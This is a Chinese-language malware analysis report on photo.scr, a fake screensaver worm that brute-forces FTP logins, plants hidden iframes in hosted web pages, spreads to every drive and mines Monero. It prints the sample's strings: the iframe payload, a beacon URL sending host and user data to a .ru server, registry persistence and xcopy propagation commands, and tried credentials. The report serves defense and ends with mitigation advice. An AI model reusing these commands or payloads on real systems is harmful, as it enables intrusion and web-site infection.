
Autounl Entry	Description	Publisher	Image Path	Timestamp
HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run				2017/8/17 上午 09:29
VMware User Process	VMware Tools Core Service	VMware, Inc.	c:\program files\vmware\vmware tools\vmtoolsd.exe	2013/8/27 上午 03:21
HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run			d:\photo\photo\photo.scr	2017/8/23 上午 10:46
Run			d:\photo\photo\photo.scr	2016/2/7 上午 05:24
HKLM\SOFTWARE\Microsoft\Active Setup\Installed Components				2017/8/23 上午 09:39
Google Chrome	Google Chrome Installer	Google Inc.	c:\program files\google\chrome\application\60.0.3112.101\installer\chmstp.exe	2017/8/11 下午 01:30
Microsoft Windows	Windows Mail	Microsoft Corporation	c:\program files\windows mail\winmail.exe	2009/7/14 上午 07:42

9. 使用 Network Miner 工具分析封包，發現 Test1 主機與 Test2 主機之間有 139 port 與 445 port 連線，而且 Test1 主機透過 445 port 將 photo.scr 傳送到 Test2 主機內。

Hosts (8889)	Files (25)	Images	Messages	Credentials (1)	Sessions (34773)	DNS (7747)	Parameters (1220)	Keywords	Anomalies
Filter keyword:									
Frame nr.	Client host	C. port	Server host	S. port	Protocol (application layer)	Start time			
22	192.168.44.30 (Windows)	1051	192.168.44.60 [test1-PC] [T...	139	NetBiosSessionService	2017/8/23 上午 10:43:17			
38	192.168.44.30 (Windows)	1052	192.168.44.60 [test1-PC] [T...	139	NetBiosSessionService	2017/8/23 上午 10:43:17			
97	192.168.44.60 [test1-PC] [TEST1-PC] (Windows)	49303	176.126.84.24 [stafftest.ru]	80	Http	2017/8/23 上午 10:46:30			
3	192.168.44.60 [test1-PC] [TEST1-PC] (Windows)	49216	192.168.44.30 (Windows)	445	NetBiosSessionService	2017/8/23 上午 10:42:03			

Hosts (8889)	Files (25)	Images	Messages	Credentials (26)	Sessions (34773)	DNS (7747)	Parameters (1220)	Keywords	Anomalies
Filter keyword:									
Frame nr.	Filename	Extension	Size	Source host	S. port	Destination host	D. port	Protocol	Timestamp
103	test.html.CDC&B790.html	html	3 297 B	176.126.84.24 [stafftest.ru]	TCP 80	192.168.44.60 [test1-PC]...	TCP 49303	HttpGetNormal	2017/8/23 上午 10:46:31
383	photo.scr	scr	1 578 496 B	192.168.44.60 [test1-PC] ...	TCP 49216	192.168.44.30 (Windows)	TCP 445	SMB2	2017/8/23 上午 10:46:45
5533	photo[1].scr	scr	1 578 496 B	192.168.44.60 [test1-PC] ...	TCP 49216	192.168.44.30 (Windows)	TCP 445	SMB2	2017/8/23 上午 10:47:05
10878	photo[2].scr	scr	1 578 496 B	192.168.44.60 [test1-PC] ...	TCP 49216	192.168.44.30 (Windows)	TCP 445	SMB2	2017/8/23 上午 10:47:28
15959	photo[3].scr	scr	1 578 496 B	192.168.44.60 [test1-PC] ...	TCP 49216	192.168.44.30 (Windows)	TCP 445	SMB2	2017/8/23 上午 10:47:51
21402	photo[4].scr	scr	1 578 496 B	192.168.44.60 [test1-PC] ...	TCP 49216	192.168.44.30 (Windows)	TCP 445	SMB2	2017/8/23 上午 10:48:21
26483	photo[5].scr	scr	1 578 496 B	192.168.44.60 [test1-PC] ...	TCP 49216	192.168.44.30 (Windows)	TCP 445	SMB2	2017/8/23 上午 10:48:43
31742	photo[6].scr	scr	1 578 496 B	192.168.44.60 [test1-PC] ...	TCP 49216	192.168.44.30 (Windows)	TCP 445	SMB2	2017/8/23 上午 10:49:07
37099	photo[7].scr	scr	1 578 496 B	192.168.44.60 [test1-PC] ...	TCP 49216	192.168.44.30 (Windows)	TCP 445	SMB2	2017/8/23 上午 10:49:32
42079	photo[8].scr	scr	1 578 496 B	192.168.44.60 [test1-PC] ...	TCP 49216	192.168.44.30 (Windows)	TCP 445	SMB2	2017/8/23 上午 10:49:53
47020	photo[9].scr	scr	1 578 496 B	192.168.44.60 [test1-PC] ...	TCP 49216	192.168.44.30 (Windows)	TCP 445	SMB2	2017/8/23 上午 10:50:14
52482	photo[10].scr	scr	1 578 496 B	192.168.44.60 [test1-PC] ...	TCP 49216	192.168.44.30 (Windows)	TCP 445	SMB2	2017/8/23 上午 10:50:38
57461	photo[11].scr	scr	1 578 496 B	192.168.44.60 [test1-PC] ...	TCP 49216	192.168.44.30 (Windows)	TCP 445	SMB2	2017/8/23 上午 10:50:59
62609	photo[12].scr	scr	1 578 496 B	192.168.44.60 [test1-PC] ...	TCP 49216	192.168.44.30 (Windows)	TCP 445	SMB2	2017/8/23 上午 10:51:23
67751	photo[13].scr	scr	1 578 496 B	192.168.44.60 [test1-PC] ...	TCP 49216	192.168.44.30 (Windows)	TCP 445	SMB2	2017/8/23 上午 10:51:46
72938	photo[14].scr	scr	1 578 496 B	192.168.44.60 [test1-PC] ...	TCP 49216	192.168.44.30 (Windows)	TCP 445	SMB2	2017/8/23 上午 10:52:09
78134	photo[15].scr	scr	1 578 496 B	192.168.44.60 [test1-PC] ...	TCP 49216	192.168.44.30 (Windows)	TCP 445	SMB2	2017/8/23 上午 10:52:39
83299	photo[16].scr	scr	1 578 496 B	192.168.44.60 [test1-PC] ...	TCP 49216	192.168.44.30 (Windows)	TCP 445	SMB2	2017/8/23 上午 10:53:09
88586	photo[17].scr	scr	1 578 496 B	192.168.44.60 [test1-PC] ...	TCP 49216	192.168.44.30 (Windows)	TCP 445	SMB2	2017/8/23 上午 10:53:39
93822	photo[18].scr	scr	1 578 496 B	192.168.44.60 [test1-PC] ...	TCP 49216	192.168.44.30 (Windows)	TCP 445	SMB2	2017/8/23 上午 10:54:06
99276	photo[19].scr	scr	1 578 496 B	192.168.44.60 [test1-PC] ...	TCP 49216	192.168.44.30 (Windows)	TCP 445	SMB2	2017/8/23 上午 10:54:34
104045	photo[20].scr	scr	1 578 496 B	192.168.44.60 [test1-PC] ...	TCP 49216	192.168.44.30 (Windows)	TCP 445	SMB2	2017/8/23 上午 10:55:01
109100	photo[21].scr	scr	1 578 496 B	192.168.44.60 [test1-PC] ...	TCP 49216	192.168.44.30 (Windows)	TCP 445	SMB2	2017/8/23 上午 10:55:27
114301	photo[22].scr	scr	1 578 496 B	192.168.44.60 [test1-PC] ...	TCP 49216	192.168.44.30 (Windows)	TCP 445	SMB2	2017/8/23 上午 10:55:50
119181	photo[23].scr	scr	1 578 496 B	192.168.44.60 [test1-PC] ...	TCP 49216	192.168.44.30 (Windows)	TCP 445	SMB2	2017/8/23 上午 10:56:09

10. 從 photo.scr 程式碼與所截錄的封包，可以得知該惡意程式使用隨機 IP 地址及自帶的帳號與密碼字典進行暴力破解，因此若使用者使用懶人密碼則容易被侵入系統。



11. 分析所截錄的封包，發現當 Test 1 主機對外進行大量的 21port FTP 連線時，嘗試進行暴力破解使用者帳戶與密碼。

Client	Server	Protocol	Username	Password	Valid login	Login timestamp
192.168.44.60 [test1-PC] ...	66.221.170.12	FTP	admin	administrator	Unknown	2017/8/23 上午 10:51:27
192.168.44.60 [test1-PC] ...	120.25.164.1	FTP	admin	1234	Unknown	2017/8/23 上午 10:47:11
192.168.44.60 [test1-PC] ...	47.92.89.6	FTP	Admin	1234	Unknown	2017/8/23 上午 10:49:14
192.168.44.60 [test1-PC] ...	45.63.94.6	FTP	Admin	000000	Unknown	2017/8/23 上午 10:49:09
192.168.44.60 [test1-PC] ...	5.206.235.6	FTP	admin	devry	Unknown	2017/8/23 上午 10:49:19
192.168.44.60 [test1-PC] ...	195.8.209.17	FTP	admin	123	Unknown	2017/8/23 上午 10:53:52
192.168.44.60 [test1-PC] ...	110.180.133.7	FTP	Admin	admin123	Unknown	2017/8/23 上午 10:49:39
192.168.44.60 [test1-PC] ...	121.235.39.18	FTP	admin	ftp	Unknown	2017/8/23 上午 10:54:17
192.168.44.60 [test1-PC] ...	145.239.224.22	FTP	Admin	123123	Unknown	2017/8/23 上午 10:55:58
192.168.44.60 [test1-PC] ...	46.41.182.7	FTP	Admin	123123	Unknown	2017/8/23 上午 10:49:35
192.168.44.60 [test1-PC] ...	181.224.144.22	FTP	admin	anonymous	Unknown	2017/8/23 上午 10:55:49
192.168.44.60 [test1-PC] ...	112.125.197.4	FTP	anonymous	123456	Unknown	2017/8/23 上午 10:48:29
192.168.44.60 [test1-PC] ...	142.54.59.21	FTP	anonymous	admin123	Unknown	2017/8/23 上午 10:55:42
192.168.44.60 [test1-PC] ...	208.97.148.21	FTP	anonymous	password	Unknown	2017/8/23 上午 10:55:26
192.168.44.60 [test1-PC] ...	223.27.109.17	FTP	ftp	123456	Unknown	2017/8/23 上午 10:53:55
192.168.44.60 [test1-PC] ...	84.14.90.10	FTP	ftp	ftp	Unknown	2017/8/23 上午 10:50:41
192.168.44.60 [test1-PC] ...	31.52.19.13	FTP	ftp	123123	Unknown	2017/8/23 上午 10:51:47
192.168.44.60 [test1-PC] ...	87.234.218.22	FTP	ftp	123123	Unknown	2017/8/23 上午 10:55:49
192.168.44.60 [test1-PC] ...	42.6.151.9	FTP	ftp	test	Unknown	2017/8/23 上午 10:50:20
192.168.44.60 [test1-PC] ...	177.99.51.11	FTP	ftp	123qwe	Unknown	2017/8/23 上午 10:50:59
192.168.44.60 [test1-PC] ...	103.218.3.21	FTP	ftp	12345678	Unknown	2017/8/23 上午 10:55:30
192.168.44.60 [test1-PC] ...	216.119.114.11	FTP	www-data	www-data	Unknown	2017/8/23 上午 10:51:10
192.168.44.60 [test1-PC] ...	153.122.156.18	FTP	www-data	123456789	Unknown	2017/8/23 上午 10:54:18
192.168.44.60 [test1-PC] ...	180.241.190.9	FTP	www-data	123456789	Unknown	2017/8/23 上午 10:50:21
192.168.44.60 [test1-PC] ...	50.6.129.13	FTP	www-data	anonymous	Unknown	2017/8/23 上午 10:51:45
192.168.44.60 [test1-PC] ...	104.148.62.20	FTP	www-data	12345678	Unknown	2017/8/23 上午 10:55:04
192.168.44.60 [test1-PC] ...	208.78.222.26	FTP	ftp	ftp	Unknown	2017/8/23 上午 10:57:33
192.168.44.60 [test1-PC] ...	78.47.114.29	FTP	anonymous	password	Unknown	2017/8/23 上午 10:58:50
192.168.44.60 [test1-PC] ...	158.199.250.29	FTP	www-data	pass	Unknown	2017/8/23 上午 10:58:51
192.168.44.60 [test1-PC] ...	103.9.227.29	FTP	www-data	123456789	Unknown	2017/8/23 上午 10:58:54
192.168.44.60 [test1-PC] ...	117.199.235.29	FTP	anonymous	admin	Unknown	2017/8/23 上午 10:58:55
192.168.44.60 [test1-PC] ...	78.15.106.29	FTP	anonymous	1234567	Unknown	2017/8/23 上午 10:59:18
192.168.44.60 [test1-PC] ...	31.14.22.30	FTP	anonymous	123456	Unknown	2017/8/23 上午 10:59:29
192.168.44.60 [test1-PC] ...	103.55.179.31	FTP	anonymous	123456	Unknown	2017/8/23 上午 10:59:29
192.168.44.60 [test1-PC] ...	151.80.147.31	FTP	admin	000000	Unknown	2017/8/23 上午 10:59:35
192.168.44.60 [test1-PC] ...	60.43.220.34	FTP	admin	www-data	Unknown	2017/8/23 上午 11:00:38
192.168.44.60 [test1-PC] ...	153.122.19.37	FTP	anonymous	anonymous	Unknown	2017/8/23 上午 11:01:41
192.168.44.60 [test1-PC] ...	219.121.8.37	FTP	anonymous	pass1234	Unknown	2017/8/23 上午 11:01:51
192.168.44.60 [test1-PC] ...	104.202.36.38	FTP	Admin	email@email.com	Unknown	2017/8/23 上午 11:02:08
192.168.44.60 [test1-PC] ...	67.222.1.38	FTP	Admin	123qwe	Unknown	2017/8/23 上午 11:02:11
192.168.44.60 [test1-PC] ...	98.131.11.38	FTP	www-data	pass1234	Unknown	2017/8/23 上午 11:02:13
192.168.44.60 [test1-PC] ...	210.134.48.39	FTP	anonymous	1234567	Unknown	2017/8/23 上午 11:02:24
192.168.44.60 [test1-PC] ...	71.18.17.39	FTP	ftp	admin123	Unknown	2017/8/23 上午 11:02:35

12. 分析 photo.scr 程式碼，發現該病毒核心內嵌 cpuminer 工具，並且指定 4

個礦池，其中有 2 個著名的門羅礦池 moneropool.com 和 minexmr.com。從程式碼可以看見，除了登錄該程式隨系統啟動外，也將自身複製到所有可見磁碟與內部網路連接的主機內。

```

.rdata:00416171 a0 db '-o',0 ; DATA XREF: sub_401E40+391f0
.rdata:00416174 aPX db '-p x',0 ; DATA XREF: sub_401E40+38Bf0
.rdata:00416179 align 4
.rdata:0041617C a0StratumTcpMin db '-o stratum+tcp://mine.moneropool.com:3336 -t 1 -u 42n7TtcpLe8yPP'
.rdata:0041617C ; DATA XREF: sub_401E40+797f0
.rdata:0041617C db 'Lxgh27xXSBWJnUu9bW8t7Gu2XGwt74uryjew2D5EjSSvHBmxNhx8RezFYju3J7W63'
.rdata:0041617C db 'bWS8fEgg6tct3yZ -p x',0
.rdata:00416213 align 4
.rdata:00416214 aCStartBTempNsc db '/c start /b %TEMP%\NsCpuCNMiner32.exe -dbg -1 %s',0
.rdata:00416214 ; DATA XREF: sub_401E40+40Cf0
.rdata:00416247 aRcdata1 db 'RCDATA1',0 ; DATA XREF: sub_401E40+459f0
.rdata:0041624F aNScpcunminer3 db '%s\NsCpuCNMiner32.exe',0 ; DATA XREF: sub_401E40+4C9f0
.rdata:00416265 align 4
.rdata:00416268 aCEchoStratumTc db '/c (echo stratum+tcp://mine.moneropool.com:3333& echo stratum+tcp'
.rdata:00416268 ; DATA XREF: sub_401E40+5D7f0
.rdata:00416268 db '://monero.crypto-pool.fr:3333& echo stratum+tcp://xmr.prohash.net'
.rdata:00416268 db ':7777& echo stratum+tcp://pool.minexmr.com:5555)> %TEMP%\pool1s.tx'
.rdata:00416268 db 'E',0
.rdata:0041632D aCmd db 'cmd',0 ; DATA XREF: sub_401E40+59Ef0
.rdata:0041632D ; DATA XREF: sub_401E40+5DFf0 ...
.rdata:00416331 aOpen db 'open',0 ; DATA XREF: sub_401E40+5A6f0
.rdata:00416331 ; DATA XREF: sub_401E40+5E7f0 ...
.rdata:00416336 align 4
.rdata:00416338 aCRegAddHkcuSof db '/c reg add "HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run" /'
.rdata:00416338 ; DATA XREF: sub_401E40+643f0
.rdata:00416338 db 'u "Run" /d "%s" /t REG_SZ /f',0
.rdata:00416336 align 4
.rdata:00416398 aCForIInABCDEFGF db '/c for %i in (A B C D E F G H J K L M N O P R S T Q U Y I X U X '
.rdata:00416398 ; DATA XREF: sub_401E40+6C9f0
.rdata:00416398 db 'W Z) do xcopy /y "%s" %i:\',0
.rdata:004163F5 align 4
  
```

13. 從 photo.scr 程式碼中發現該程式會去 9 個網站主機的其中一台下載最新版的 NSIS 腳本，這種方式可讓駭客在每次開始時更新惡意程式。將各主機所用之網域名稱送至 Virustotal 檢測，發現每一個主機皆為惡意網站，詳細資訊如下表所示。

No.	網域	對應 IP	Virustotal 檢測率
1	stafftest.ru	176.126.84.24	7/65
2	hrtests.ru	176.126.85.92	5/64
3	profetest.ru	91.226.81.120	4/64
4	testpsy.ru	176.126.84.32	5/64
5	pstests.ru	151.80.9.92	5/64
6	qptest.ru	176.126.85.92	8/64
7	prtests.ru	136.243.126.105	4/64

No.	網域	對應 IP	Virustotal 檢測率
8	jobtests.ru	178.33.188.146	5/64
9	iqtesti.ru	79.174.73.100	3/64

The screenshot shows a hex editor window with a list of memory addresses and their corresponding database entries. A 'Strings window' is overlaid, displaying a list of strings extracted from the memory dump. The strings include 'stafftest.ru', 'hrtests.ru', 'profe-test.ru', 'testpsy.ru', 'qptest.ru', 'prtests.ru', 'jobtests.ru', and 'iqtesti.ru'. The 'stafftest.ru' entry is highlighted with a red box.

(1) 從此次檢測的封包紀錄發現 Test1 主機以 80 port 連線至 stafftest.ru 的主機，而且下載一個名為 test.html.162CB78E.html 的檔案。

Frame nr.	Filename	Extension	Size	Source host	S. port	Destination host	D. port	Protocol	Timestamp
103	test.html.162CB78E.html	html	3297...	176.126.84.24 [stafftest.ru]	TCP 80	192.168.44.60...	TCP 49303	HttpGetNor...	2017/8/23 上午 10:46:31

The screenshot shows the reconstruction of an HTTP request and response. The request is a GET for /test.html?0 on stafftest.ru. The response is an HTTP 200 OK from nginx, with headers including Date: Wed, 23 Aug 2017 02:44:14 GMT, Content-Type: text/html, and ETag: "cel-54aebaca314b3".


14. 從 photo.scr 程式碼發現，一旦成功登陸管理帳戶，惡意程式便上傳本身副本至所有可寫的伺服器中，接著感染 FTP 伺服器上所託管的網站，因為該惡

意程式會嘗試修改一些檔案類型，

如 .php、.PHP、.htm、.HTM、.xml、.XML、.dhtm、.DHTM、.phtm、.xht、.

htx、.mht、.bml、.asp、.shtm 等類型，此時能夠呈現給網站訪客的每個檔

案將被感染。




15. 在 photo.scr 程式碼中，可以看到語法<iframe src=Photo.scr width=1 height=1 frameborder=0>...</iframe>，發現遭惡意 iframe 掛馬的網頁會開始透過瀏覽器將惡意程式偷偷下載至訪客的電腦上，目標 IP、帳戶密碼和受感染檔案列表統計將發送到後端伺服器。這些資訊能讓駭客稍後切換到其他淪陷 FTP 主機或用戶端，以掌握更多受害者。


```

.rdata:00416000 ; Segment permissions: Read
.rdata:00416000 ; Segment alignment '32byte' can not be represented in assembly
.rdata:00416000 _rdata segment para public 'DATA' use32
.rdata:00416000 assume cs:_rdata
.rdata:00416000 ;org 416000h
.rdata:00416000 aLibgcj13_dll db 'libgcj-13.dll',0 ; DATA XREF: sub_4012E0+F70
.rdata:0041600E a_jv_registercl db 'Jv_RegisterClasses',0 ; DATA XREF: sub_4012E0+27F0
.rdata:00416022 align 4
.rdata:00416024 aPhoto_scr db 'Photo.scr',0 ; DATA XREF: sub_401340+188F0
.rdata:00416024 ; sub_401340+486F0
.rdata:0041602E aSS db '%s%s',0 ; DATA XREF: sub_401340+193F0
.rdata:0041602E ; sub_401340+417F0 ...
.rdata:00416034 a_ db '.',0 ; DATA XREF: sub_401340+23DF0
.rdata:00416036 a_ db '..',0 ; DATA XREF: sub_401340+251F0
.rdata:00416039 aTemp db '%TEMP%',0 ; DATA XREF: sub_401340+3C7F0
.rdata:00416039 ; sub_401E40+438F0
.rdata:00416040 aSS_0 db '%s%s',0 ; DATA XREF: sub_401340+3FAF0
.rdata:00416046 aR db 'r+',0 ; DATA XREF: sub_401340+486F0
.rdata:00416049 a80s db '%80s',0 ; DATA XREF: sub_401340+4E4F0
.rdata:0041604E align 10h
.rdata:00416050 aIframeSrcPhoto db 0Ah ; DATA XREF: sub_401340+51EF0
.rdata:00416050 db '<iframe src=Photo.scr width=1 height=1 frameborder=0>',0Ah
.rdata:00416050 db '</iframe>',0Ah,0
.rdata:00416092 align 4
.rdata:00416094 aHttpHrtests_ru db 'http://hrtests.ru/S.php?ver=24&pc=%s&user=%s&sys=%s&cmd=%s&startu'
.rdata:00416094 ; DATA XREF: sub_401340+67CF0
.rdata:00416094 db 'p=%s/%s',0
.rdata:004160DD aAppdata db '%APPDATA%',0 ; DATA XREF: sub_401340+61CF0
.rdata:004160E7 align 4
.rdata:004160E8 off_4160E8 dd offset sub_401B39 ; DATA XREF: .text:00401AEAFr
.rdata:004160EC dd offset sub_401B4A
.rdata:004160F0 dd offset sub_401B39
.rdata:004160F4 dd offset sub_401B39
    
```

III. 網路架構圖



1. 駭客入侵不安全的FTP主機並傳送photo.scr至FTP主機內。
2. 受害者瀏覽網站感染惡意程式photo.scr。

3. 執行惡意程式 photo.scr。
4. 連線至九台網站主機之一的主機內下載最新版的 NSIS 腳本。
5. 以 21 port 大量連線 FTP 主機，並且進行暴力破解使用者帳號與密碼，登入成功時上傳 photo.scr 至 FTP 主機內。
6. 執行 cmd.exe 來呼叫挖礦程式 NsCpuCNMiner32.exe 進行挖礦。
7. 執行 cmd.exe 來存放礦池資訊於 pools.txt 中。
8. 執行 cmd.exe 來呼叫 reg.exe，新增 photo.scr 於啟動登錄檔內。
9. 執行 cmd.exe 來呼叫 xcopy.exe，將 photo.scr 複製到 A~Z 磁碟機中(含網路磁碟機)。
10. 修改已入侵的 FTP 主機內檔案與進行惡意 iframe 的網頁掛馬。

IV. 建議與總結

1. 惡意程式 Photo.scr 偽裝成螢幕保護程式，容易降低使用者戒心，進而執行它，建議不要隨意開啟不明來源的程式。
2. 惡意程式 Photo.scr 的傳染途徑是透過使用者拜訪已受感染的網站來傳播，透過瀏覽器將惡意程式偷偷下載至訪客的電腦上，使用者很難發覺到它，建議使用者平時定期做好電腦掃毒與資料備份作業。
3. Photo.scr 執行後會進行自我複製到電腦所有磁碟機中(含網路磁碟機)，建議關閉網路磁碟機所使用的 445 port。
4. Photo.scr 執行後如沒有使用系統背景程式的檢測工具，很難發現到它的存在，建議管理者當感覺系統效能變差時，除執行系統掃毒作業外，可使用微軟公司的系統工具，如 TCP View 與 Process Explorer，來檢視網路連線情況與背景程式執行情形。
5. 由於 Photo.scr 會透過大量 21 port 連線進行暴力破解 FTP 伺服器的使用者帳號與密碼，建議加強伺服器的存取控制機制與使用者密碼強度。